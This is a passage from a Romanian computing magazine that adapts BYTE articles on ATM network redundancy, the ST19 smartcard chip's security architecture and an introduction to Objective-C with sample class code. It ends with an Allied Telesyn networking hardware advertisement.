Remarcați că fiecare comutator ATM din figură se conectează direct la toate celelalte. Aceasta este o configurație *plasă* (*full mesh*). Dacă un cablu între comutatoare se defectează sau se defectează un comutator, apelurile la sau de la comutatorul defect își schimbă ruta automat. Să presupunem că cineva de la construcții taie fibra B. Brusc, legătura între A și de se întrerupe. Ruta dintre comutatoarele A și D se poate reface sau prin comutatorul C (segmentele de fibră D și F) sau prin comutatorul B (segmentele A și E). Ruta aleasă de echipament depinde de configurația comutatorului sau de care comutator se prezintă primul, după constatarea defectului. Majoritatea comutatoarelor ATM pot trata schimbarea rutei pentru apel în câteva secunde.

În clipa în care legătura primară devine din nou operațională, echipamentele ATM vor transmite apelurile noi pe noua legătură. Apelurile rerutate de echipament după defectarea legăturii nu sunt readuse pe legătura primară, deoarece acest lucru ar provoca o nouă întrerupere.


Conectare în plasă și conectare în mod dual
Dacă apare o ruptură aici...
....pachetele pot ajunge la comutatorul D pe această cale...
Fibră A
Comutator ATM A
ATM switch B
Fibră D
Fibră B
Fibră C
Fibră E
ATM switch C
ATM switch D
. . . sau pe această rută
Fibră A
Stație terminal ATM
Dual homing

O rețea complet interconectată în plasă oferă rute multiple în caz de defectare a liniei

Redundanța la capete

Echipamentele ATM de la capete (end-point) beneficiază și ele de conexiunile redundante. Un echipament terminal ATM este un client ATM sau echipament stație de lucru, server, comutator, router. Frecvent, terminalul asigură suportul pentru interconectarea cu rețele vechi Ethernet sau Token Ring. Dacă ar fi să se piardă conectarea la rețeaua ATM, mai multe echipamente conectate în vechea rețea ar putea pierde serviciile de rețea. Din acest motiv este recomandabil să se ofere o anumită redundanță pentru echipamentul terminal al rețelei ATM.

Redundanța poate fi oferită prin conectarea în mod *dual* a echipamentului terminal (*dual-homed*). La acest mod conectarea echipamentului terminal se face la mai multe comutatoare ATM. Figura „Conectare în plasă și conectare duală" arată un echipament terminal conectat atât la comutatorul C cât și la D. Dacă unul din cabluri sau comutatoare se defectează, celălalt comutator va deservi în mod automat echipamentul terminal.

Nu uitați că rutarea echipamentelor ATM de azi este statică. Deci atunci când se configurează o rețea cu conectare duală sau plasă, adesea trebuie introduse manual la fiecare comutator rutele statice către fiecare comutator adiacent. Acest lucru se face prin introducerea adresei NSAP (Network Services Access Point) ATM al fiecărui comutator adiacent sau prin definirea de rute multiple implicite.

Servicii LES/BUS în cooperare

Pentru o rețea cu siguranță în exploatare trebuie să facem mai mult decât să oferim o configurație plasă sau cu mod de conectare dual. Rețelele ATM mai vechi depind adesea da LANE, care asigură suportul pentru transmisia pachetelor cu un destinatar (unicast) sau mai mulți (multicast) și transmite pachetele utilizând un client LANE (LEC). LEC învață adresele NSAP ATM ale altor stații prin consultarea unui server LANE (LES).

BUS (Broadcast and Unknown Server) tratează traficul standard de transmisii cum este TCP/IP ARP. Perechea LES/BUS tratează conexiunile la rețeaua LAN emulată (e-LAN) și spre exterior. LEC învață adresele LES/BUS de la LECS (LANE Configuration Server)

Problema este că în mod frecvent serviciile LES, LECS și BUS se află pe același echipament fizic ATM. Dacă acest echipament se defectează sau pierde conectarea în rețea atunci poate crea probleme pentru e-LAN.

O metodă de a asigura disponibilitatea permanentă a serviciilor LANE este realizarea de servere LES și BUS în mai multe echipamente ATM. Serverele LES/BUS trebuie configurate ca să lucreze ca imagini oglindite reciproc în același e-LAN. Dacă unul se defectează, celălalt LES/BUS poate prelua funcțiile și să ofere serviciile LANE pentru clienți. (Pentru mai multe informații consultați: „Rețele ATM fiabile", BYTE, aprilie).

Erorile apărute în LECS sunt de obicei mai puțin periculoase. Singurul caz în care se contactează LECS este când un client LANE caută o adresă NSAP de la LES/BUS. Acesta are loc în general la pornirea inițială când se conectează clientul. O dată ce LEC știe adresa LES/BUS, nu mai are nevoie să acceseze sau să consulte în continuare LECS.

Dacă LECS se defectează sau este deconectat din rețea, acest lucru va afecta doar noile conexiuni client. Clienții existenți deja vor lucra ca înainte, deoarece au obținut deja adresele NSAP LES/BUS. Din această cauză, cu toate că o defecțiune LECS poate împiedica clienții noi să se conecteze în e-LAN, nu va influența negativ stațiile care fac deja parte din e-LAN. În plus, adresele NSAP LES/BUS pot fi configurate anticipat direct la anumiți clienți, eliminând total necesitatea LECS.

Redundanța poate oferi încă o facilitate pentru rețeaua ATM. Puteți configura servicii BUS și LES redundante pentru a oferi distribuirea încărcării împreună cu fiabilitatea. Fiecare LES/BUS care cooperează funcționează într-un mod circular: prima pereche LES/BUS deservește clientul A, a doua clientul B și așa mai departe. Acesta împarte încărcarea rețelei în mod relativ egal. Partajarea încărcării este deosebit de valoroasă pentru BUS deoarece poate fi deosebit de ocupat cu tratarea traficului emis în e-LAN.

Articolul a abordat câteva dintre aspectele fundamentale privind furnizarea redundanței în rețelele ATM. Luna viitoare voi prezenta mai detaliat modul în care pot fi oferite servicii LES/BUS. Voi aborda și timpul pentru refacerea după defectare și voi arăta unele dezavantaje ale redundanței.■

Jeffrey Fritz este responsabil pentru dezvoltarea de tehnologii de vârf pentru rețele la West Virginia University. Este autorul cărții : Remote LAN Access: A Guide for Networkers and the Rest of Us (Manning Publications / Prentice-Hall PTR). Îl puteți găsi la: **jfritz@wvu.edu**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Noul circuit ST19 oferă funcţii cu consum redus pentru cartele inteligente smartcard şi mecanisme de securitate pentru date. ***De Ian Blythe***

Smartcard mai inteligent şi mai sigur

Luaţi un calculator personal din anii 80, ceva memorie şi înghesuiţi totul într-un singur circuit integrat de 25 de milimetri pătrat ca suprafaţă. Acesta va fi un circuit pentru smartcard, care va fi şi el înglobat într-un suport de plastic de forma unei cărţi de credit. Cartea de credit va fi apoi un dispozitiv inteligent cu memorie, care memorează şi transferă propriul conţinut în condiţii de securitate chiar şi la atacuri potenţiale.

Aplicaţiile care utilizează azi smartcard includ cartelele telefonice, cartelele de asigurări de sănătate, cele pentru programe TV cu plată, cartele bancare, cartele de asociaţii, GSM şi alte telefoane celulare, cartele pentru conectare la reţele de calculatoare şi autentificare şi cele pentru asigurarea securităţii datelor. Valoarea adăugată în creştere la aceste aplicaţii pune noi probleme de evitarea fraudei şi pierderilor. ST19 de la SGS-Thomson este o familie nouă de circuite smartcard care asigură suport pentru nevoia de securitate mărită. Seria ST19 se bazează pe experienţa şi aspectele de securitate de la seria de circuite smartcard ST16.

Fundamente pentru circuite smartcard


În timp ce un circuit smardcard trebuie să fie capabil să execute calcule sofisticate pentru criptarea datelor vitale, trebuie să facă aceste calcule în condiţii diferite de cele de la sistemele desktop. Circuitul trebuie să fie extrem de fiabil şi robust deoarece trebuie purtat la proprietar. Trebuie să consume puţin pentru ca tranzacţiile efectuate să poată fi efectuate de cititoare de cartele alimentate de la baterii.

Pentru fiabilitate, interfaţa de comunicaţie între circuitul smartcard şi cititor este foarte simplă: foloseşte doar trei linii (I/O serial, ceas şi un semnal reset de sincronizare). Această interfaţă este definită de ISO 7816 (International Standards Organization). Cu încă două linii, pentru tensiune şi masă, un circuit smartcard trebuie să funcţioneze cu doar cinci conexiuni spre exterior (ST19 mai are o linie I/O suplimentară). Totuşi această structură asigură o interfaţă sigură: orice acces la informaţie are loc numai pe aceste linii şi cere ca circuitul smartcard să valideze accesul şi să efectueze tranzacţia.

Circuitul smardcard trebuie să fie un echipament flexibil. Un furnizor de cartelă inteligentă îl va configura pentru beneficiari diferiţi care au cerinţe diferite de securitate. Asemenea configuraţii pot să fie de la cartele pentru o aplicaţie unică şi care execută doar un singur program, la cartele pentru aplicaţii multiple care au programe specializate, independente în ROM. O cartelă cu un singur program poate fi folosită ca o cartelă pentru bănci, în timp ce una cu programe multiple poate fi folosită ca portmoneu (debit/credit) cu prime de fidelitate sau ca şi cartelă de asigurare care conţine fişiere cu date medicale.

Calea ST19

St19 a fost realizat iniţial cu o tehnologie de proces CMOS de 0.6 microni. Acesta oferă două facilităţi pentru smartcard: un ceas rapid de la 5 la 10 MHz şi tensiune de alimentare redusă (3V) care permite utilizarea la cititoare alimentate de la baterie.



Circuitul smartcard ST19 are funcţii de securitate înglobate în cip şi zone protejate de memorie

Tehnologia mai oferă şi fiabilitate mare şi densitate mare la realizarea memoriei EEPROM necesară la aplicaţiile cu funcţii multiple pentru smartcard.

ST19 este construit din module logice predefinite. Aceste module realizează împreună diferitele subsisteme ale circuitului smartcard, aşa cum se vede în figura „Microarhitectura ST19". Fiecare modul a fost verificat privitor la posibilităţile de intrări, ieşiri, funcţionare şi securitate.

Partea esenţială a oricărui circuit pentru smartcard este memoria înglobată. Memoria de la ST19 se împarte în trei zone distincte: ROM sistem, ROM utilizator şi

EEPROM utilizator. Membrii diferiţi ai familiei ST19 au capacităţi diferite de RAM şi ROM pentru diferite aplicaţii, aşa cum se vede în tabelul alăturat. Fiecare zonă are o logică de control acces la memorie (MACL) diferită care poate fi definită de utilizator şi care oferă separaţie completă între codul aplicaţiei din cip şi date. Asemenea unei unităţi de administrare memorie MACL tratează toate validările de acces în citire şi scriere în partiţiile RAM şi drepturile de acces în citire / execuţie / programare / ştergere la partiţiile EEPROM şi defineşte dacă atributele EEPROM pot sau nu să fie modificate. Astfel se poate fixa uşor un nivel de securitate la cerinţele unei cartele cu o singură aplicaţie sau pentru o cartelă cu funcţii multiple.

Configuraţiile familiei ST19

	ST19600	ST19SF5x	ST19CF68
RAM	128 bytes	>=512 bytes	960 bytes
ROM sistem	1 KB	2 KB	8 KB
ROM utilizator	6 KB	10-32 KB	24 KB
EEPROM utilizator	256 bytes	1-16 KB	8 KB
Procesor de criptare cu Crypto Library	No	Optional	Optional
So cu securitate şi interpretor	No	Optional	Optional
Aplicaţii potenţiale	Cartele de loialitate	Cartele cu valoare memorată,comunicaţii radio, asigurări de sănătate	Cartele cu valoare memorată, asigurări de sănătate, programe TV cu plată, acces Internet

Memoria ROM pentru sistem conţine funcţiile de bază I/O, test şi pentru securitate. Aceste funcţii au la bază o bibliotecă firmware care oferă securitate maximă. Memoria ROM utilizator conţine sistemul de operare. Acest cod va fi diferit în funcţie de cerinţele diferitelor aplicaţii utilizator. Deoarece atât zona sistem cât şi cea utilizator se află în ROM, conţinutul de programe pentru aceste zone se pune la fabricarea cartelei, deci sunt fixe pe toată durata de viaţă a circuitului smartcard. Codul program din zona RAM utilizator se scrie în mod normal cu ajutorul oferit de SGS-Thomson pentru a asigura securitatea.

Memoria ROM utilizator este divizată în două partiţii. Acesta permite, împreună cu MACL, coexistenţa mai multor aplicaţii simultan pe cartelă. Pentru a mări securitatea, codul fiecărei aplicaţii poate accesa doar zonele de memorie predefinite.

Zona EEPROM utilizator memorează datele variabile, cum sunt cheile personale de date, istoricul cumpărăturilor, poate numărul de asistenţă socială sau numerele de telefon utilizate. Este partiţionată în patru zone. Totuşi, pentru această zonă programată pentru utilizator, accesul la memorie este configurat prin octeţi de atribute din EEPROM, care permit definirea şi schimbarea dinamică a controlului de acces. Izolarea adreselor asigurată de MACL conferă un nivel ridicat de securitate. În plus, în funcţie de necesităţile aplicaţiei, confidenţialitatea datelor poate fi păstrată prin criptare.

UC aflată în circuit are nevoie de propriul RAM pentru a putea lucra. Acest ram are de asemenea patru partiţii. Furnizorul cartelei defineşte aceste partiţii în faza de producţie a circuitului şi pentru securitate mărită proiectantul poate inhiba execuţia de cod din acest RAM.

Nucleul de UC pe 8 biţi ST19 este compatibil la nivel de cod obiect cu familia ST16. Acesta permite ca ST19 să poată utiliza o bibliotecă de funcţii cu securitate deja existente. Nucleul ST19 are şi moduri extinse de adresare şi un set de instrucţiuni special conceput pentru scrierea de aplicaţii cu securitate ridicată. Aceste instrucţiuni oferă un compromis optim între complexitate şi dimensiune, astfel că bibliotecile software pot fi foarte eficiente în controlul accesului şi administrarea fişierelor. Unelte de compilator ST19 oferă o eficienţă suplimentară pentru cod prin utilizarea automată a acestor noi moduri şi instrucţiuni.

Pentru aplicaţii de criptare, procesorul aritmetic modular MAP oferă atât calcul de criptare cu cheie publică (PKC) folosind chei de până la 512 biţi (Nivel A) sau 1024 biţi (Nivel B). Când se utilizează acest lucru, împreună cu generatorul de număr aleator înglobat în cip, ST19 poate face intern generare completă de cheie publică, semnături digitale şi autentificare. Această facilitate garantează că niciodată nu se poate afla cheia secretă în afara smartcard şi contribuie la securitatea generală a sistemului.

Suport software

Nici un sistem bazat pe UC nu este complet fără un sistem de dezvoltare firmware. Şi acest sistem este furnizat atât ca sistem de dezvoltare complet cât şi ca programe suport în biblioteca Crypto Library. Crypto Library poate fi oferit în zona ROM sistem, lăsând de la 6 la 24KB (în funcţie de ce membru alegem din familie) de ROM utilizator disponibil pentru softul de aplicaţie. Biblioteca scuteşte proiectantul de SO pentru cartelă de scrierea unor funcţii driver hardware şi acesta se poate dedica algoritmilor pentru securitate.

Biblioteca de criptare oferă funcţii firmware pentru:

- aritmetica de bază, inclusiv ridicări la putere şi înmulţiri pentru un număr variabil de cifre
- generarea de numere aleatoare lungi
- calculul constantelor Montgomery necesare pentru aritmetica modulară de numere lungi
- calcul exponenţial modular cu sau fără utilizarea teoremei de rest chinezesc, o teoremă verificată care oferă calcul modular mai rapid pentru exponenţi
- funcţii mai laborioase ca cele pentru semnături RSA şi autentificare pentru orice lungime modulo până la 1024 sau 2048 biţi (în funcţie de nivelul de securitate), sau semnături DSA (Digital Security Algorithm) şi autentificare.
- Generare completă internă de chei pentru semnături şi autentificare

Spre un viitor cu securitate

Pe măsură ce piaţa smartcard creşte şi devine globală şi valoarea memorată în cartelele inteligente creşte, se vor înmulţi încercările de fraudă. Cât de sigur poate fi un smartcard? Scheme de certificare formală, ca ITSEC (European Information Technology Security Evaluation Criteria), pot oferi un nivel de încredere ridicat pentru utilizator privind securitatea unei anumite aplicaţii. De exemplu, un nivel de certificare conform ITSEC Level E3 High, care cuprinde aplicaţia, circuitul, producţia circuitului şi livrarea a arătat că circuitele smartcard ST16 sunt adecvate pentru aplicaţii bancare. ST19 urmează aceeaşi cale prin utilizarea unei tehnologii de memorie fiabilă şi nevolatilă. ST19 are de asemenea o arhitectură configurabilă care permite proiectare flexibilă şi suport firmware pentru multe mecanisme de securitate care pot fi adoptate. ■

Ian Blythe este Senior technical writer la SGS Thomson Microelectronics. Îl puteţi contacta prin e-mail la: **ian.blythe@st.com**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Deși asemănător cu C++, acest limbaj de programare prezintă deosebiri care fac programarea OOP mai ușoară. ***De Justin Morgan***

O introducere la Objective-C

Încă de la achiziția de către Apple, mediul multiplatformă OpenStep al lui Next a devenit o parte vitală a strategiei de SO a companiei. SO Rapsody folosește trusa de unele de dezvoltare multiplatformă OpenStep și mai multe medii de lucru cu obiecte (de exemplu, biblioteci).

Pentru oricine a utilizat un constructor GUI și un mediu integrat de dezvoltare (IDE), uneltele de dezvoltare vor fi utilizabile imediat. Totuși, pentru a beneficia de toate facilitățile este necesară învățarea unei variante orientată obiect (OO) mai puțin obișnuite a lui C, numită Objective-C. Acesta a constituit o sursă de îngrijorare pentru proiectanții de soft Macintosh C++, care trebuie să învețe un nou limbaj de programare.

Acest articol oferă o introducere tandră la Objective-C, ușor de înțeles pentru programatorii C++. Articolul presupune o familiaritate cu conceptele uzuale OO, ca clasă, moștenire și metodă (cunoscută ca *member function* în C++).

Objective-C nu este atât de mare și complex ca C++, dar este complet OO și asigură suport pentru moștenire, încapsulare și polimorfism. Asemenea lui C++, Objective-C este un limbaj hibrid, altfel spus este un superset ANSI C care permite lucrul cu tipurile scalare din C standard, ca `int` în plus față de tipurile obiect ca `NSArray`.

Sistemul run-time Objective-C permite crearea de programe dinamice, extensibile. Facilitățile run-time permit construirea de pachete (boundles), care se compun din una sau mai multe clase compilate, încărcabile dinamic sau legate într-un program aflat în execuție. Tipurile și legăturile dinamice oferite de limbaj se combină cu încărcarea dinamică. Objective-C permite ca obiectele instanță-variabilă să fie de tip generic, `id`, ceea ce înseamnă că clasa variabilei nu este cunoscută până la execuție. (adică nu este fixată clasa pentru variabilă în timpul compilării). În momentul în care unui obiect i s-a atribuit un tip, modulul run-time leagă automat metodele corespunzătoare clasei (class methods) la instanță în timpul execuției programului.

Interfața pentru clasă

Prin convenție, codul sursă pentru o clasă Objective-C se împarte într-o interfață publică și o implementare privată. Declarațiile din interfața publică se pot găsi într-un fișier denumit corespunzător cu sufix `.h`. Aici, voi analiza structura unui fișier de interfață prin declararea unei clase simple denumită Pet. Listingul „Pet-Class Interface (Pet.h)“ conține interfața publică pentru această clasă.

Interfață pentru clasa Pet (Pet.h)

```
#import <Foundation/NSObject.h>  // Must import my superclass
#import <Foundation/NSString.h>  // Required for 'name' variable
@interface Pet : NSObject        // Start of class declaration
{                                // Start of instance-variable block
   NSString  *name;              // Object instance variable
   int       age;                // Scalar instance variable
}                                // End of instance-variable block
// Accessors for 'name'          // Start of method declarations
- (void)setName:(NSString *)newName;
- (NSString *)name;
// Accessors for 'age'
- (void)setAge:(int)newAge;
- (int)age;
@end                             // End of class declaration
```

Un punct va despărți numele clasei de numele super-clasei. În acest caz, superclasa pentru `Pet` este un `NSObject` - clasa rădăcină - care este declarat în Foundation Kit. `NSObject` este singura clasă fără superclasă. (Apple folosește prefixul `NS` pentru numele de clase Rapsody pentru a preveni conflictele cu clasele în spațiul de nume.)

În C++, un obiect este pur și simplu o structură glorificată. La Objective-C, fiecare obiect este un pointer la o structură. Această deosebire este importantă atunci când se declară variabilele instanță, așa cum veți vedea.

Prima variabilă declarată este numele name pentru pet. Tipul variabilei este declarat static ca `NSString`, care este un obiect Foundation Kit care încapsulează un șir conform cu Unicode. Nu uitați că obiectele sunt pointeri la structuri, deci trebuie asterisc în fața numelui `name`. Dacă nu ați știut tipul de clasă pentru `name`, în momentul compilării îl puteți introduce la `id`, dar veți pierde din verificările de erori la compilare. A doua variabilă de instanță `age` este declarată în mod standard ANSI C.

Declararea metodelor

În aproape toate limbajele OO, există două feluri de metode: metodele de instanțe și metodele de clase. În această privință Object-C urmează aceleași convenții ca și C++. Dar metodele din Objective-C pot ignora orice metodă moștenită. În jargon C++ se poate spune că toate funcțiile membru Objective-C sunt virtuale.

Tipul return al unei metode și tipurile argumentelor pot fi tipuri scalare ANSI C sau obiecte Obiective-C. Argumentele și valorile returnate care sunt obiecte pot fi declarate static (ca de exemplu `NSArray`) sau dinamic (`id`). În mod diferit de ANSI C, Object-C lucrează cu tip implicit `id`, și nu `int`.

Când scrieți declarații de interfață, metodele de instanță sunt precedate de semnul minus iar cele de clasă de semnul plus. (S-a întâmplat ca clasa `Pet` să aibă doar metode de instanță.) Fiecare nume de metodă se împarte într-una sau mai multe cuvinte cheie, fiecare dintre acestea având sufix două puncte pentru separarea de numele argumentului. Semnul de „:“ se consideră ca făcând parte din numele unic al metodei.

Fişierul de implementare a clasei este prezentat în listingul „Pet-Class Implementation (Pet.m)“. Aici este locul în care sunt definite metodele Objective-C pentru clasa dumneavoastră. Remarcaţi cum oferă metodele de instanţă accesul extern la variabilele name şi age din instanţă. Rapsody foloseşte în mod exclusiv această convenţie: aproape orice variabilă accesibilă public a instanţei trebuie să aibă o metodă set (de ex. `setAge`) şi o metodă get (de ex. `age`)

Ca structură, metodele Objective-C sunt definite asemenea funcţiilor ANSI C. Când se defineşte o metodă, se dă prima dată numele metodei (din interfaţă) şi care este urmat apoi cu un bloc de linii de cod care conţine algoritmii care doriţi să se execute. Blocul arată ca şi corpul unei funcţii C cu o singură diferenţă importantă: puteţi amesteca mesaje Objective-C cu cod ANSI C obişnuit.

Implementarea clasei Pet (Pet.m)

```
#import "Pet.h"                     // Must import my interface
@implementation Pet                 // Start of class definition
- (void)setName:(NSString *)newName
{
   [name autorelease];              // Decrement reference count of old name
   name = [newName retain];         // Increase new name's count and
                                    // assign newName to 'name' variable
}

- (NSString *)name
{
   return name;
}
- (void)setAge:(int)newAge
{
   age = newAge;
}
- (int)age
{
   return age;
}
@end                                // End of class definition
```

Folosirea mesajelor

Definirea claselor, crearea de instanţe şi trimiterea mesajelor constituie esenţa programării OOP (Object Oriented Programming). O dată ce definiţi o clasă, aveţi nevoie să trimiteţi mesaje la obiecte. Mai jos sunt câteva exemple de expresii pentru mesaj:

```
[myDog setName:@"Rover"];
[myDog setAge:3];
```

Aici utilizati metodele de clasă `setName` şi `setAge` în expresii reale de mesaje. Parantezele drepte trebuie puse înainte şi după destinatar şi mesaj. Destinatarul este o instanţă a clasei `Pet` (remarcaţi cum destinatarul se află totdeauna înaintea mesajului). Argumentele mesajului sunt o instanţă `NSString` (obişnuita @" este începutul unui şir de caractere `NSString` care conţine aici „Rover“) şi un caracter întreg (3).

Puteţi pune o expresie de mesaj Obiective-C oriunde se poate pune un apel de funcţie ANSI C. Objective-C va permite şi imbricarea (nesting) mesajelor. La imbricare, valoarea întoarsă de expresia de mesaj cea mai adâncă este folosită ca receptor pentru următoarea expresie ş. a. m. d.

Listingul Un program simplu „Objective-C (PetTest.m)“ este de fapt o funcţie `main()` ANSI C care conţine nişte mesaje Obiective-C. Deoarece programul utilizează Obiective-C, sufixul pentru numele de fişier va Fi `.m` şi nu `.c`.

Prima linie program,

```
myDog = [[Pet alloc] init];
```

merită explicaţii. Acesta este un exemplu de expresie de mesaje imbricate. Ori de câte ori creaţi un obiect nou Objective-C, trebuie mai întâi să alocaţi memorie pentru variabilele de instanţă şi apoi să iniţializaţi obiectul. Prin convenţie, în loc să faceţi acest lucru pe două linii separate, cereţi clasei `Pet` să aloce spaţiu pentru o nouă instanţă şi apoi iniţializaţi instanţa alocată, într-o singură linie program.

De vreme ce clasa Pet moşteneşte metodele `alloc` şi `init` de la `NSObject`, are deja mecanismul necesar pentru a crea instanţe pentru sine. Valoarea reîntoarsă de la expresia din exterior este o nouă instanţă Pet care este atribuită variabilei locale myDog. Ultima linie a programului foloseşte funcţia standard `printf()` pentru a afişa conţinutul `myDog`.

Un program simplu Objective-C (PetTest.m)

```
#import "Pet.h"                  // Required for 'myDog' variable
main ()
{
   Pet *myDog;                   // Local object variable

   myDog = [[Pet alloc] init];   // Allocate memory and initialize
   [myDog setName:@"Rover"];     // @"Rover" is a literal NSString
   [myDog setAge:3];

   printf("My dog's name is '%s' and he is %d years old.\n",
     [[myDog name] cString],    // cString gets a char* from an NSString
     [myDog age]);
}
```

Lumea Obiective-C

Obiective-C este un limbaj simplu, uşor de învăţat şi utilizat. Programatorii C++ care au trecut deja la Obiective-C perorează deseori despre sintaxa clară şi marea flexibilitate oferită de el. Cu toate că Java este mai flexibil ca C++, reţine totuşi sintaxa obscură pentru mesaje de la C++ şi majoritatea proiectanţilor sunt de acord că Java nu este încă pregătit pentru aplicaţii fiabile industriale.

Puteţi obţine informaţii în plus despre dezvoltările Objective-C de la situl Apple (http://devworld.apple.com), de la situl Web Next Computer (http://www.next.com) şi de la situl Metrowerks (http://www.metrowerks.com).■

Justin Morgan a programat OpenStep/NextStep încă de pe vremea când era disponibil doar ca un cub de culoare neagră. Este contractor la AT&T Wireless Services (Kirkland, WA). Îl puteţi găsi la: **jmorgan@objectronics.com**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]


Your best choice for hubs, network cards and switches

Gigabit Ethernet Ahead

Fast Ethernet & ATM Allied Telesyn

ATI • Huburi Ethernet

Garantate de producător 5 ani



- 415T 4xRJ45, MINIHUB
- 815T 8xRJ45, MINIHUB
- 820TR 1xAUI+1xBNC, 8xRJ45
- 3012TR 1xAUI+1xBNC, 12xRJ45
- 3016TR 1xAUI+1xBNC, 16xRJ45
- 3024TR 1xAUI+1xBNC, 24xRJ45
- 3004SL 1xAUI, 4xBNC
- 3008SL 1xAUI, 8xBNC

ATI • Transceivere & Fast / Convertoare

Garantate de producător 5 ani

- MX10S-05 AUI to BNC
- 210T-05 AUI to RJ45
- MX26F-05 AUI to F.O. (ST)
- 206 Vampir
- MX60T Apple AAUI to RJ45
- MX70 Apple AAUI to BNC
- MX300TX 100BaseTX, RJ45
- MX600FST 100BaseFX, F.O.(ST)
- MC12T AUI to RJ45
- MC12T2 BNC to RJ45
- MC12T-F/ST F.O.(ST) to 1xRJ45
- MC12T-F/SC F.O.(SC) to RJ45

ATI • Plăci de Rețea & Fast

Garantate de producător toată viața

- 1500 PnP, cu DMA
- 1700 PnP, 32Kb RAM
- 2450 PnP, 32bit PCI
- 2000 16Kb pentru programare I/O
- 2560 FAST PnP, 32bit PCI, 10/100Base-T


ATI • Repetoare / Bridgeuri

Garantate de producător toată viața

- MR121T AUI to RJ45
- MR122T BNC to RJ45
- MR123 AUI to AUI
- MR124 AUI to BNC
- MR125 BNC to BNC
- MR126F AUI to F.O.
- MR127F BNC to F.O.
- MR128F RJ45 to F.O.
- 6870 Bridge (MAC LLB AUI to Thin Ethernet w/o SNMP)
- 6875 Bridge cu SNMP (MAC LLB AUI to Thin Ethernet with SNMP)

ATI • Huburi SNMP Stackabile & Fast

Garantate de producător toată viața



- 3612TR-25 1xAUI, 12xRJ45
- 3624TR-25 1xAUI, 24xRJ45
- 3624TRS-25 24xRJ45, Slave (with 3612/3624)
- 3606F-25 1xAUI, 6xST F.O.
- 3608-25 1xAUI, 8xBNC
- 908TX FAST 8xRJ45 (100Base-T)
- 912TX FAST 12xRJ45 (100Base-T)

ATI • *TurboStack™* / Switchuri


Garantate de producător toată viața

NOU

Allied Telesyn International

LOWERING THE COST OF NETWORK OWNERSHIP.

prețuri excelente !



